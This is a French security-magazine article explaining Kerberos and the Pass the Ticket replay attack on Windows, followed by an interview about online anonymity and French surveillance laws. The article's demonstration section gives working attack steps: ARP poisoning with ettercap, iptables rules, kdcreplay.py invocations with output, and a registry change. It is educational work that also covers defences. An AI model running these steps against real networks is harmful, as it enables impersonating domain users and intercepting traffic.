mots-clés : *WINDOWS / KERBEROS / AUTHENTIFICATION / CONTOURNEMENT / REJEU / TICKET / SSO*

Kerberos, dans la mythologie grecque et romaine, est le chien à trois têtes protégeant l'accès à la porte des enfers. En informatique, le protocole Kerberos est utilisé afin d'authentifier un utilisateur. L'intérêt de ce protocole est de pouvoir authentifier une personne via un mécanisme de tickets.

Cet article a pour objectif de vous présenter les différentes faiblesses sur ce protocole, et plus particulièrement, l'attaque Pass the Ticket. Par ailleurs, nous vous présenterons une démonstration d'attaque sur un environnement Windows, ainsi que quelques pistes de protection.

1 Le protocole Kerberos

Kerberos est un protocole d'authentification développé par le MIT (*Massachusetts Institue of Technology*) **[1]**. Il a été conçu afin de fournir une authentification unifiée pour les applications de type client/serveur sur des réseaux qualifiés de non sûrs à l'aide de chiffrement symétrique. L'authentification repose sur une tierce partie de confiance nommée *Key Distribution Center* (KDC) pour l'attribution de tickets permettant l'accès aux différents services du réseau.

Les implémentations connues de Kerberos sont les suivantes :

- **Kerberos MIT** : implémentation originale développée par le MIT sous la licence BSD ;
- **Microsoft Kerberos V5** : implémentation fournie par Microsoft depuis les versions Windows 2000 ;
- **Heimdal** : une implémentation alternative du MIT développée en Suède.


Afin de bien comprendre le fonctionnement du protocole Kerberos, il est important de rappeler les différentes entités impliquées dans le processus d'authentification :

- le client (C) souhaitant obtenir un accès à un service ;
- le service d'authentification (AS), qui authentifie le client vis-à-vis du service d'émission de tickets ;
- le service d'émission de tickets (TGS), qui authentifie le client vis-à-vis du service final, à condition que l'authentification avec le serveur d'authentification ait réussi ;
- le serveur (V), qui héberge le service auquel souhaite accéder le client.

Le fonctionnement du protocole Kerberos peut être comparé au processus mis en place dans les salles de cinéma. Tout d'abord, le client (C) achète son ticket d'entrée auprès de la caisse (AS). Dans cette situation, il obtient son ticket en échange d'un moyen de paiement. Ensuite, le client doit présenter son ticket au contrôle (TGS) afin de pouvoir accéder au cinéma. Enfin, devant la salle (V), un dernier contrôle s'assure que le client possède un ticket valable pour accéder à cette salle. Il est à noter que la durée de vie du ticket est limitée à une seule séance.

Il est important de souligner que l'AS et le TGS sont des fonctions du KDC. Le fonctionnement du protocole est décrit par le schéma présenté en page suivante.

Détaillons maintenant les différentes phases **[2]** du processus dans le cas d'une authentification sur un poste de travail ou un serveur.



Kerberos Protocol

1.1 Authentication Server Request (AS_REQ)

Le processus débute lorsque l'utilisateur tape son identifiant et son mot de passe. Par la suite, un message de demande d'authentification (AS_REQ) est envoyé au service d'authentification (AS).

Ce message, transmis en clair, contient :

- l'identité de l'utilisateur (dupont@DOMAINE.FR) ;
- le nom du service auquel il souhaite accéder ;
- la durée de vie du ticket ainsi que la liste des machines où le ticket peut être utilisé.

1.2 Authentication Server Response (AS_REP)

Le service d'authentification (AS) s'assure que le nom de l'utilisateur, ainsi que le service auquel il souhaite accéder, existent. Si tel est le cas, une réponse (AS_REP) contenant les éléments suivants est envoyée :

- Un ticket nommé TGT (*Ticket-Granting Ticket*). Ce ticket, chiffré avec la clé secrète du TGS, contient les informations sur les limites de validité du ticket (nom d'utilisateur, nom de domaine, durée de vie, ...), ainsi qu'une clé de session que nous appellerons SKtgs.
- La clé de session SKtgs chiffrée avec la clé secrète de l'utilisateur. Dans le cas d'une authentification par mot de passe, la clé secrète de l'utilisateur est un condensat de son mot de passe.

Au terme de cet échange AS_REQ/AS_REP, l'utilisateur et l'AS ont donc échangé :

- Une clé de session SKtgs connue uniquement par l'AS et l'utilisateur (car chiffrée avec la clé secrète de l'utilisateur). Cette clé de session servira pour les échanges ultérieurs avec le TGS.
- Un TGT contenant les limites de validité du ticket (nom d'utilisateur, nom de domaine, durée de vie, ...).Ce TGT est chiffré avec la clé secrète du TGS et n'est donc pas modifiable par l'utilisateur.

1.3 Ticket Granting Server Request (TGS_REQ)

Dès lors que le client reçoit le TGT, une demande (TGS_REQ) est adressée au service d'émission de tickets (TGS) pour la connexion à la station de travail.

Cette demande contient :

- Le nom d'utilisateur et un *timestamp* de la demande chiffrée avec la clé de session SKtgs. Cet élément est appelé authentificateur (*authenticator*). Il est à noter que seul un utilisateur légitime est capable de générer un tel élément.
- Le TGT précédemment obtenu.
- Le nom du service auquel l'utilisateur souhaite se connecter, ainsi que la durée de vie du ticket.

1.4 Ticket Granting Server Response (TGS_REP)

À la réception de la demande (TGS_REQ) du client, le TGS effectue les actions suivantes :

- Déchiffre le TGT avec sa clé et vérifie sa validité.
- Vérifie la validité de l'authentificateur en utilisant la clé de session SKtgs présente dans le TGT.

Si le TGS_REQ est valide, il émet alors une réponse TGS_REP contenant :

- Une clé de session (SKservice) entre le service et l'utilisateur. Cette clé est envoyée chiffrée par SKtgs.

Note

En réalité, afin d'éviter la possibilité d'attaque par *bruteforce* hors-ligne sur la clé secrète de l'utilisateur, la plupart des implémentations de Kerberos implémentent un mécanisme appelé pré-authentification. Il implique l'envoi d'un *timestamp* chiffré avec la clé de l'utilisateur. L'AS peut alors vérifier la validité de ce timestamp avant l'émission d'un TGT.

- Un ticket de service TS chiffré avec la clé du service et contenant le nom de l'utilisateur, le nom du service, la liste des adresse IP autorisées à accéder au service, un timestamp, une durée de validité, ainsi que la clé de session SKservice.

Quand l'utilisateur reçoit cette réponse, il peut donc déchiffrer la clé SKservice, grâce à la clé SKtgs obtenue lors de l'échange AS_REQ/AS_REP.

1.5 Application Request (AP_REQ) (optionnel)

Dans le cas d'utilisation d'un service sur un équipement tiers, une autre requête (AP_REQ) est envoyée au serveur fournissant le service.

Cette requête contient :

- un nouvel authentificateur, chiffré cette fois avec SKservice ;
- le ticket de service TS.

Le fournisseur de service commence par extraire la clé SKservice présente dans le ticket de service TS. À l'aide de cette clé, il extrait le nom d'utilisateur présent dans l'authentificateur et s'assure qu'il est identique à celui contenu dans le ticket de service.

1.6 Application Response (AP_REP) (optionnel)

Ce dernier échange, qui est optionnel, est envoyé uniquement afin d'assurer une authentification mutuelle entre le client et le serveur fournissant le service (V).

Cette requête contient un timestamp généré par le serveur et est chiffrée avec la clé SKservice.

2 Historique des attaques sur Kerberos

Depuis la publication du protocole Kerberos en 1989, différentes faiblesses ont été identifiées. Dans cette section, nous vous présentons deux attaques connues : *KDC Spoofing* et *Replay attack*. Les faiblesses présentées dans ces deux attaques ont été utilisées pour réaliser l'attaque *Pass the ticket*.

2.1 KDC Spoofing

Comme son nom l'indique, cette attaque se base sur la possibilité d'usurper les réponses du KDC. Néanmoins, comme évoqué précédemment, le protocole Kerberos est censé être protégé contre ce type d'attaques. En effet, Kerberos a été conçu pour fonctionner sur des réseaux non sûrs, ainsi que d'assurer une authentification mutuelle.

Cependant, certaines applications n'utilisent pas le protocole Kerberos dans son ensemble. Par exemple, sur certains systèmes Linux/Unix, les premières versions du module PAM utilisaient un « raccourci ». Le client n'envoyait que les requêtes destinées à l'AS. Ainsi, lorsque l'utilisateur fournissait son mot de passe, une requête AS_REQ était envoyée au KDC, et à la réception de la réponse AS_REP, le module PAM tentait de déchiffrer une partie du message avec la clé dérivée du mot de passe de l'utilisateur.

Concrètement, un utilisateur possédant un accès physique à la machine et étant en mesure de contrôler les requêtes du client peut obtenir un accès à l'équipement avec le compte d'un utilisateur précis et un mot de passe quelconque. Pour cela, il suffit à l'attaquant d'effectuer une authentification avec un mot de passe fixé et de bloquer l'envoi de la requête AS_REQ au KDC. En effet, l'attaquant va répondre lui-même à cette requête en forgeant une requête AS_REQ avec le mot de passe précédemment utilisé. Un code d'exploitation de l'attaque a été fourni par Dug Song **[7]**.

Afin de se protéger de cette attaque, il est nécessaire d'effectuer l'étape suivante du protocole, c'est-à-dire réaliser une demande de ticket au TGS.

2.2 Replay Attack

Comme évoqué précédemment, le serveur s'assure que le client peut accéder au service en validant uniquement la dernière requête envoyée : *Application Server Request* (AP_REQ).

Cette attaque par rejeu nécessite que l'attaquant mette en place un *Man-In-The-Middle* entre le client et le serveur. Par la suite, il y a deux possibilités :

- Soit l'attaquant effectue une écoute du réseau et renvoie la requête AP_REQ émise par le client afin d'obtenir un accès au service.
- Soit l'attaquant empêche le client d'envoyer la requête AP_REQ au serveur et l'utilise pour obtenir l'accès au service à la place du client.

Plusieurs contre-mesures ont été proposées afin de réduire l'impact de cette vulnérabilité :

- Timestamp : La durée d'utilisation de l'AP_REQ est limitée à un certain temps (en général 5 minutes).
- Cache : Le serveur (V) stocke en mémoire les requêtes (ou plus précisément les authentificateurs) effectuées par le client pendant la durée d'utilisation autorisée. Ainsi, toutes les requêtes en double sont rejetées.

- Adresse IP : Le ticket fourni par le KDC peut contenir la liste des adresses IP autorisées à utiliser ce ticket. Cette information est conservée dans la requête AP_REQ. Ainsi, le serveur est en mesure de vérifier si l'expéditeur de la requête a le droit d'utiliser ce ticket.

2.3 Kerberos et le chiffrement

Une autre catégorie d'attaque consiste à exploiter les faiblesses des algorithmes de chiffrement utilisés par Kerberos.

Historiquement, Kerberos utilisait uniquement l'algorithme DES (dont la faiblesse n'est plus à démontrer **[12]**). Le protocole a depuis évolué pour intégrer un mécanisme de négociation de l'algorithme de chiffrement entre le client et le KDC.

Malheureusement, cette négociation n'est pas protégée. Il est donc possible, pour un attaquant ayant accès aux flux réseau entre le client et le KDC, de modifier ces échanges afin de forcer l'utilisation de l'algorithme de chiffrement le plus faible **[11]**.

La seule contre-mesure est alors de limiter les algorithmes acceptés côté client et serveur. Sous environnement Windows, les algorithmes faibles sont désactivés à partir de Windows 7 et Windows 2008 R2 **[13]**.

3 L'attaque Pass the Ticket

La présentation originale de cette attaque date de 2008, par Emmanuel Bouillon, à la conférence *PacSec* **[3]**. Une présentation à la *BlackHat*, ainsi qu'a la conférence *Hack.lu*, a été effectuée en 2009 et 2010 **[4]** **[10]**.

Cette attaque permet de s'authentifier localement sur le poste client, et ce même si l'authentification Kerberos est complètement réalisée (AS_REQ/AS_REP + TGS_REQ/TGS_REP). Du côté attaquant, cela nécessite le contrôle des flux réseau échangés entre le client et le KDC, ainsi qu'un accès physique sur l'équipement.

L'attaque se déroule en deux phases :

1. Écoute d'une authentification Kerberos légitime :

   Durant cette phase, l'attaquant va enregistrer les échanges Kerberos effectués lors d'une connexion légitime de l'utilisateur victime. L'objectif est d'obtenir le ticket de service TS.

2. Rejeu d'un ticket valide :

   L'attaquant va alors tenter de se connecter physiquement sur le poste client, en utilisant un nom d'utilisateur valide, ainsi qu'un mot de passe quelconque (par exemple « password ») de la façon suivante :

   A) Le poste client va alors générer un AS_REQ qui sera intercepté par l'attaquant.

   B) L'attaquant répondra avec un AS_REP contenant :

   - Un ticket TGT forgé. Ce ticket sera chiffré avec une clé choisie par l'attaquant en lieu et place de la clé secrète du TGS.
   - Une clé de session SKtgs* choisie par l'attaquant et chiffrée avec une clé dérivée du mot de passe « password ».

   C) Le client génère alors une requête TGS_REQ. Celui-ci contient alors le TGT forgé précédemment reçu, ainsi qu'un authentificateur chiffré avec la clé de session SKtgs et choisie par l'attaquant. Ce TGS_REQ est également intercepté par l'attaquant.

   D) L'attaquant envoie alors un TGS_REP au poste client, contenant :

   - Le ticket de service TS intercepté lors de l'étape 1. Ce TS contient la clé de session SKservice utilisée lors de l'échange original.
   - L'attaquant envoie également une clé de session forgée (appelons-la SKservice*), chiffrée avec la clé de session SKtgs*.

Les vérifications effectuées du côté du poste client pour l'authentification de l'utilisateur sont :

- Vérification que la clé de service légitime du poste client est capable de déchiffrer le ticket TS.
- Vérification que la clé de session SKtgs* est capable de déchiffrer SKservice*.
- Vérifie les limites de validité contenues dans le ticket de service TS.

Dans notre attaque, toutes ces conditions sont remplies.

Pour récapituler, cette attaque permet de se connecter localement à un ordinateur membre d'un domaine *Active Directory* si :

- L'attaquant est capable d'écouter et de modifier les flux réseau entre l'ordinateur cible et le contrôleur de domaine.
- Un utilisateur légitime se connecte sur le poste.
- L'attaquant dispose par la suite d'un accès au poste client cible (physiquement ou par un accès type VNC/terminal server).

L'attaquant disposera alors des privilèges de l'utilisateur dont l'authentification Kerberos a été capturée sur l'ordinateur cible.

4 Démonstration

Passons maintenant à la phase pratique. Cette démonstration se base sur les travaux effectués par Secgroup **[5]**. Notre environnement de test se compose

d'un contrôleur de domaine Active Directory 2003 et d'un poste victime, membre du domaine, sous Windows XP.

Les éléments dont nous aurons besoin pour réaliser cette attaque sont :

- une machine Unix ;
- la bibliothèque de manipulation de paquets Scapy ;
- le code d'exploitation **[6]** et la bibliothèque cryptographique **[7]** Kerberos développés par Secgroup.

Si la version de Scapy installée sur votre système n'a pas été mise à jour récemment, il vous sera nécessaire d'appliquer le patch suivant :

```
% cd /usr/lib/python2.5/site-packages/scapy
% patch -p0 < ~/kdcreplay-10272010/scapy-asnfields.patch
```

Comme nous l'avons vu précédemment, cette attaque nécessite comme pré-requis le contrôle des flux réseau transitant entre le poste client et le contrôleur de domaine.

Nous commençons donc par nous mettre en situation en déclenchant une attaque de type *ARP Poisoning* et en prenant soin au préalable d'activer le routage, ainsi que de bloquer l'envoi des messages de type *ICMP Redirect* avec une règle **iptables**.

```
% echo 1 > /proc/sys/net/ipv4/ip_forward
%  iptables -A OUTPUT -p icmp --icmp-type redirect -j DROP
% ettercap -T -i eth0 -o -M arp /$IP_VICTIME/ /$IP_KDC/
[...]
ARP poisoning victims:


 GROUP 1 : 192.168.0.210

 GROUP 2 : 192.168.0.211
Activated the mitm attack only... (press 'q' to exit)
```

Nous lançons ensuite l'outil **kdcreplay** en fournissant les options suivantes :

- **d** : sauvegarde les requêtes TGS_REP dans le fichier spécifié ;
- **k** : l'adresse IP du KDC ;
- **t** : l'adresse IP du poste victime ;
- **e** : spécifie le chiffrement à utiliser (3des, rc4win ou aes) ;
- **r** : le nom du domaine Active Directory ;
- **u** : le nom d'utilisateur de notre victime ;
- **p** : le mot de passe à utiliser.

Dans notre exemple, l'utilisateur se nomme « victime » et le nom du domaine est « SECURITE ».

```
% ./kdcreplay.py -d dumpticket.pcap -k $IP_KDC -t $IP_VICTIME -e
rc4win -r SECURITE -u victime -p password
```

Note

Pour un poste client victime sous Windows XP supportant seulement l'algorithme RC4, il vous faudra modifier la variable rc4key dans le script kdcreplay.py avec le condensat NTLM du mot de passe désiré.

La commande suivante permet de générer un condensat NTLM :

```
echo -n "password" | iconv -f ASCII -t UTF-16LE | openssl md4
```

Sur Windows Vista/Seven, aucune modification du script n'est requise. En revanche, les échanges Kerberos sont effectués par défaut via TCP, ce qui n'est pas supporté par l'outil actuellement (même si le principe de l'attaque reste valide).

Pour forcer l'utilisation de UDP sur ces systèmes, il vous faudra modifier la clé registre suivante à une valeur élevée (1500) [6] [9] :

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\
Kerberos\Parameters\MaxPacketSize
```

L'outil se met alors en mode écoute du trafic pour extraire les tickets envoyés lors d'une authentification légitime :

```
[...]
grepped ticket for krbtgt/SECURITE.LAN
grepped ticket for host/demo3.securite.lan
grepped ticket for LDAP/serveur-demo.securite.lan
grepped ticket for ldap/serveur-demo.securite.lan/securite.lan
grepped ticket for cifs/serveur-demo.securite.lan
```

En appuyant sur Ctrl-C, nous passons l'outil en mode rejeu :

```
^Csniffing terminated
sniffed 5 tickets, starting replay
```

Nous ajoutons alors une règle **iptables** pour bloquer la transmission des paquets vers le contrôleur de domaine afin d'éviter toute interférence lors de notre attaque :

```
iptables -A FORWARD -s $IP_KDC -p udp --dport 88 -j DROP ; iptables
-A FORWARD -d $IP_KDC -p udp --dport 88 -j DROP
```

Nous pouvons à présent nous connecter sur le poste client avec le mot de passe « password ». Le poste client Windows va alors générer la séquence d'authentification AS_REQ/ TGS_REQ. Ces deux requêtes vont être interceptées par notre outil en Man-In-The-Middle :

```
AS_REQ seen
cname setted to victime
Sent 1 packets.
TGS_REQ seen for krbtgt/SECURITE.LAN
tgs_rep ready
.
```

```
Sent 1 packets.
TGS_REQ seen for host/demo3.securite.lan
tgs_rep ready
.
Sent 1 packets.
```

Nous obtenons alors un accès sur l'équipement.

5 Moyens de protection

Comme évoqué précédemment, seule l'implémentation du protocole Kerberos par Microsoft est vulnérable à l'attaque Pass the Ticket. À l'heure actuelle, aucun correctif n'a été fourni par Microsoft.

En revanche, l'implémentation Kerberos fournie par le MIT n'est pas vulnérable en raison du respect des spécifications du protocole. En effet, l'implémentation de Microsoft n'effectue que les deux premiers échanges pour authentifier un utilisateur (AS_REQ/AS_REP et TGS_REQ/TGS_REP), tandis que celle du MIT ajoute l'envoi de la requête AP_REQ. Pour rappel, cette requête contient un authentificateur chiffré avec la clé SKservice et le ticket de service (TS). Le service (V), qui est simulé en interne dans le cas d'une authentification sur le poste local, va s'assurer que le nom d'utilisateur présent dans l'authentificateur et le TS sont identiques. Or, lors de l'attaque, le TS fourni par l'attaquant provient d'une précédente session, ce qui implique que le service ne sera pas en mesure de déchiffrer l'authentificateur chiffré par la clé SKservice* forgée par l'attaquant et, par conséquent, refusera l'authentification de l'utilisateur.

Pour les administrateurs ne souhaitant pas attendre la sortie du correctif de Microsoft, il leur est nécessaire d'empêcher un attaquant d'obtenir un accès physique aux postes de travail utilisateur (badge, restriction des interfaces d'administration, ...) et/ou la possibilité de manipuler le trafic réseau (protection ARP *poisoning*, 802.1X, etc.). Bien entendu, la mise en place de ces solutions est beaucoup plus complexe.

Conclusion

Le protocole Kerberos assure une authentification unifiée sur des réseaux non sûrs et jouit d'une bonne réputation de par les travaux de durcissement réalisés depuis 20 ans par la communauté.

Toutefois, l'implémentation de Microsoft (disponible dans toutes les versions de Windows depuis Windows 2000) souffre actuellement d'un défaut non corrigé, qui permet à un attaquant contrôlant le trafic réseau de pouvoir ouvrir une session localement sous l'identité de n'importe quel utilisateur et sans connaître son mot de passe.

Cette faille ne permet toutefois pas de s'authentifier à distance sur d'autres ressources réseau, ni de déchiffrer les secrets locaux protégés par le mot de passe de l'utilisateur (ex. DPAPI) – c'est probablement pourquoi Microsoft a décidé de repousser la correction à un futur *Service Pack*.

L'exploitation des faiblesses présentes sur ce protocole n'est pas encore monnaie courante, la plupart des outils d'attaque s'étant focalisés sur les faiblesses d'autres protocoles d'authentification Windows (LM, NTLM). Nous espérons que cet article vous aura donné envie de vous y intéresser. ■

REMERCIEMENTS

Je tiens à remercier Nicolas Viot pour son aide et son expertise sur le sujet.

Enfin, je tiens également à remercier Nicolas Ruff pour ses relectures, ainsi que l'opportunité offerte d'écrire dans MISC.

RÉFÉRENCES

[1] http://web.mit.edu/Kerberos/

[2] http://www.zeroshell.net/eng/kerberos/

Découverte originale de l'attaque :

[3] E. Bouillon : *Gaining access through Kerberos, PacSec* 2008

[4] http://www.blackhat.com/presentations/bh-europe-09/Bouillon/BlackHat-Europe-09-Bouillon-Taming-the-Beast-Kerberous-whitepaper.pdf

Implémentation originale de l'attaque :

[5] http://secgroup.ext.dsi.unive.it/wp-content/uploads/2010/08/m0t-krb5-08-2010.pdf

[6] http://secgroup.ext.dsi.unive.it/wp-content/uploads/2010/08/kdcreplay-08062010.tar.gz

[7] http://secgroup.ext.dsi.unive.it/wp-content/uploads/2010/08/Krb5Crypto-0.4.tar.gz

[8] http://www.monkey.org/~dugsong/kdcspoof.tar.gz

[9] KB244474 : http://support.microsoft.com/kb/244474/en-us

[10] http://archive.hack.lu/2010/Bouillon-Stealing-credentials-for-impersonation.pdf

[11] https://media.blackhat.com/bh-us-10/whitepapers/Stender_Engel_Hill/BlackHat-USA-2010-Stender-Engel-Hill-Attacking-Kerberos-Deployments-wp.pdf

[12] http://w2.eff.org/Privacy/Crypto/Crypto_misc/DESCracker/HTML/19980716_eff_des_faq.html

[13] http://technet.microsoft.com/fr-fr/library/dd560670%28WS.10%29.aspx

ANONYMAT SUR INTERNET : RISQUE OU NÉCESSITÉ ?

L'anonymat sur Internet embrasse de nombreux concepts techniques (cryptographie, technologies mises en place dans les cœurs de réseau des opérateurs, ...), mais aussi politiques (liberté d'expression, secret des sources dans les journaux, sécurité intérieure, ...) et moraux (droit à l'anonymat, vie privée numérique, ...).

Nous avons choisi dans ce dossier de traiter l'anonymat sous l'angle du jeu du chat et de la souris, entre les autorités gouvernementales souhaitant surveiller et contrôler les activités numériques et l'internaute aspirant à se jouer de ces dispositifs de surveillance.

Sous l'angle de la surveillance, nous nous intéressons à l'actualité française en matière de droit numérique. Un premier article décrit les infrastructures nécessaires à la mise en place de solutions de contrôle chez les opérateurs, et en particulier la technologie DPI (*Deep Packet Inspection*), fortement médiatisée depuis HADOPI. Le second article expose les mécanismes de surveillance prévus par HADOPI et les limites de l'exercice.

Comme il est d'usage dans *MISC*, nous abordons également le point de vue de l'utilisateur pernicieux et couvrons une partie de l'arsenal technique à disposition de l'internaute en quête d'anonymat au travers de deux articles. Le premier expose quelques techniques de base, mais néanmoins efficaces, pour se rendre discret sur la Toile, et le second les forces et limitations de Tor, probablement l'outil le plus utilisé pour contourner les dispositifs de contrôle et de surveillance.

Nous avons également souhaité laisser la parole sous forme de tribune libre à Jean-Marc Manach, journaliste et cofondateur des « Big Brother Awards France », afin qu'il nous livre sa vision de l'anonymat, de la tentation de certains États de contrôler totalement l'information, mais aussi des sociétés privées pour qui la levée de l'anonymat signifie la possibilité de cibler toujours mieux leurs publicités.

La présence d'une *interview* est, si mes souvenirs ne me jouent pas des tours, une première dans *MISC*. Le vivier des personnalités de la sécurité en France étant particulièrement fourni, d'autres interviews de ce type pourront être réalisées sous forme de tribunes libres. Il pourrait également être pertinent d'interviewer des personnalités représentatives d'un métier de la sécurité et, par exemple, demander à un *pentester* si, comme le croit un certain rédacteur en chef dont je tairai le nom, « aujourd'hui, un pentest, c'est scanner 1000 serveurs en 2 jours à la recherche de failles XSS et injections SQL ».

Pour en revenir à notre dossier, bien d'autres facettes restent à traiter, telles que les mécanismes cryptographiques entrant en jeu pour garantir l'anonymat dans le vote électronique, les dispositifs de contrôle de l'information dans les pays totalitaires et les moyens pour les mettre à mal, ou encore la technologie mise en place pour protéger l'anonymat des sources de Wikileaks. Un axe particulièrement intéressant serait de recueillir la vision des services de police sur le droit à l'anonymat et la mise à disposition d'outils offrant la possibilité de masquer son identité. En effet, découvrir qui se cache derrière un échange électronique peut se révéler un véritable casse-tête sur le plan technique ou légal.

Pour ceux qui ne l'auraient pas compris, il s'agit bien d'un appel à candidatures pour traiter ces sujets :-) Avis aux amateurs.

En attendant ces développements hypothétiques, je remercie tous les auteurs de ce dossier et vous souhaite une bonne lecture !

C. F.

INTERVIEW J-M MANACH
LA VIE PRIVÉE, UN PROBLÈME DE VIEUX CONS ?

Propos recueillis par Cédric Foll

mots-clés : ANONYMAT / VIE PRIVÉE / DROIT À L'OUBLI / EDVIGE / HADOPI / LOPPSI

Nous avons souhaité inaugurer la rubrique « Interview » de MISC par un entretien avec Jean-Marc Manach. Nous abordons avec cet auteur, bien connu pour ses prises de position tranchées en matière de protection des libertés numériques, les menaces pesant sur le droit à l'anonymat.

MISC : Pouvez-vous vous présenter brièvement ?

J-M. M. : Journaliste, co-fondateur des *Big Brother Awards France*, LeMonde.fr m'a proposé de consacrer un blog à la montée en puissance de la société de surveillance suite au scandale du fichier Edvige. Dans « La vie privée, un problème de vieux cons ? », article que j'avais écrit pour InternetActu.net, et qui a débouché sur un livre éponyme, j'ai tenté d'expliquer en quoi l'Internet n'était pas *Big Brother*, et même plutôt du côté de la solution que du problème : le problème, c'est l'abus et la banalisation des fichiers et des technologies de surveillance, pas la liberté d'expression via les technologies de communication. Un journaliste se devant de protéger ses sources, je me suis par ailleurs intéressé à la sécurité informatique il y a 10 ans, du temps où les seuls manuels qui existaient n'étaient lisibles que par des informaticiens. Depuis, j'essaie d'expliquer aux gens comment se protéger.

> *« On peut être anonyme sur le Net. Mais pas très longtemps... »*

MISC : L'opinion semble rejeter les tentatives gouvernementales de restreindre l'anonymat sur Internet (fichier Edvige, HADOPI, ...), alors qu'en même temps, les natifs du numérique semblent avoir totalement accepté une société sans anonymat. Comment expliquez-vous ce paradoxe ?

J-M. M. : On peut être anonyme sur le Net. Mais pas très longtemps, d'autant que, globalement, l'ensemble des techniques à mettre en œuvre peuvent s'avérer complexes. Les « natifs du numérique » savent, cela dit, et souvent bien mieux que les générations d'avant, faire la part des choses entre vie publique et vie privée, et s'octroyer des fenêtres d'anonymat ou, plutôt, de pseudonymat : ils savent jongler entre les profils, font dans l'obfuscation comme Jourdain faisait de la prose et, on l'a vu avec l'HADOPI, peuvent facilement se mettre à la cryptographie sans être rebutés par sa complexité.

On parle de « paradoxe de la vie privée » pour qualifier cette façon qu'ont les internautes de s'exprimer librement, sur le Net, tout en craignant que cette exposition ne puisse se retourner contre eux. Mais la question ne devrait pas être « paradoxale » : avec la révolution sexuelle et la libération des mœurs, certaines femmes ont commencé à s'habiller de façon plus sexy, et à mener une vie amoureuse plus libre. Et il a en effet fallu attendre le combat des féministes pour que l'on arrête d'accuser celles qui avaient été violées de l'avoir bien cherché. Ça n'a rien de « paradoxal » : c'est normal, plutôt sain, et respectueux des droits humains.

Ceux qui, aujourd'hui, qualifient d'« exhibitionnistes » ceux qui s'expriment sur le Web ou les réseaux sociaux sont généralement des gens qui, non seulement ne connaissent pas vraiment le Net, faute de s'en servir, et en ont donc une vision particulièrement caricaturale, sinon méprisante, mais sont également souvent les plus fervents défenseurs des technologies de surveillance et de la multiplication des fichiers. Dit autrement : ce sont les nouveaux « vieux cons », l'avatar moderne de ceux qui estimaient que les « femmes libérées » qui avaient été violées l'avaient quand même un peu cherché.

Ce pour quoi j'en appelle aussi à un changement des mentalités, du type de celui qui a eu lieu au moment de la révolution sexuelle.

Ce n'est pas parce que, techniquement, on peut en tout temps et tous lieux ficher et surveiller les gens qu'on doit pour autant se le permettre. Dans une démocratie respectueuse des droits humains, seuls ceux contre qui il existe des raisons de considérer qu'ils se comportent de manière suspecte sont susceptibles d'être placés sous surveillance. Le problème de notre société de surveillance, ce n'est pas le Big Brother d'Orwell : en l'état, le risque de basculer dans une dictature est infime. Comme l'avait relevé le juriste américain Daniel Solove, le problème, aujourd'hui, c'est le Procès de Kafka, c'est qu'à force de banalisation de ces fichiers et technologies, tout le monde devient suspect a priori.

De fait, de plus en plus de gens se retrouvent à devoir démontrer leur innocence, un comble pour une démocratie qui s'enorgueillit de la présomption d'innocence, cf. entre autres exemples le renouvellement des papiers d'identité pour les Français nés à l'étranger, la disproportion entre le nombre de gardes à vue et le nombre de personnes condamnées, le fait que les 3/4 des 1,3 millions de personnes dont l'empreinte ADN figure au fichier génétique sont toujours présumées innocentes, faute d'avoir été condamnées...

> *"L'HADOPI, comme la LOPPSI, n'auront que des effets marginaux (de type « faits divers ») sur l'Internet... "*

MISC : L'HADOPI autorise la mise en place de mouchards sur les ordinateurs des internautes, la LOPPSI le filtrage du Web, ... En quoi ces lois vont changer la configuration de l'Internet et quelles sont les conséquences à venir sur les comportements des utilisateurs ?

J-M. M. : Le « grand public » ne modifiera guère ses pratiques, parce qu'il ne perçoit pas en quoi ces mesures mettent en péril leurs libertés. Par contre, ceux pour qui l'Internet est une composante fondamentale de nos libertés, et donc de nos démocraties (et nous sommes de plus en plus nombreux dans ce cas) ont d'ores et déjà perçu les travers de ces lois. Mieux (si j'ose dire) : ils savent aussi comment contourner, ou se protéger, de ce genre de censures et d'atteintes aux libertés (parce qu'il n'y a pas de liberté - de pensée, d'opinion, de circulation, d'expression - sans vie privée, ce pour quoi les internautes se battent autant pour la protection de leur vie privée et de leurs libertés sur le Net).

Dit autrement : l'HADOPI, comme la LOPPSI, n'auront que des effets marginaux (de type « faits divers ») sur l'Internet, parce que leurs volets répressifs ne concerneront que ceux qui n'auront pas compris, et appris, à s'en protéger. De fait, et de plus, la majeure partie des pédophiles, des dealers, sans parler des terroristes, savent depuis longtemps comment sécuriser leurs communications. Ces lois ne serviront donc qu'à identifier ceux qui n'ont toujours pas compris que ce qu'ils font est hors la loi... pas à confondre ceux qui le savent pertinemment, et qui ont donc appris à se protéger de ce genre de lois qui, in fine, créent donc plus d'insécurité qu'elles ne renforcent le contrat social.

A contrario, ces lois n'en sont pas moins dangereuses, parce qu'elles font de l'Internet, et de tout internaute, un suspect présumé, renversant la charge de la preuve, alors que la présomption d'innocence est l'un des socles de tout état de droit démocratique.

L'HADOPI a ainsi été conçue, non pas pour pourchasser ceux qui « piratent » (ou « partagent ») des fichiers, mais pour couper l'Internet à ceux qui n'ont pas réussi à « sécuriser » leur accès au Net, et donc empêcher à des tiers de « pirater » (ou « partager ») leurs ordinateurs... Or, il est impossible de « sécuriser » à 100 %, sa connexion au Net, non plus que son ordinateur.

L'HADOPI est d'autant plus risible et déplorable qu'elle est également contre-productive et impossible à mettre en œuvre : au lieu d'inciter les gens à protéger leurs communications, elle les oblige à devenir des « Big Brother » de leurs ordinateurs... sans être en mesure (un comble !) de leur expliquer concrètement comment le faire.

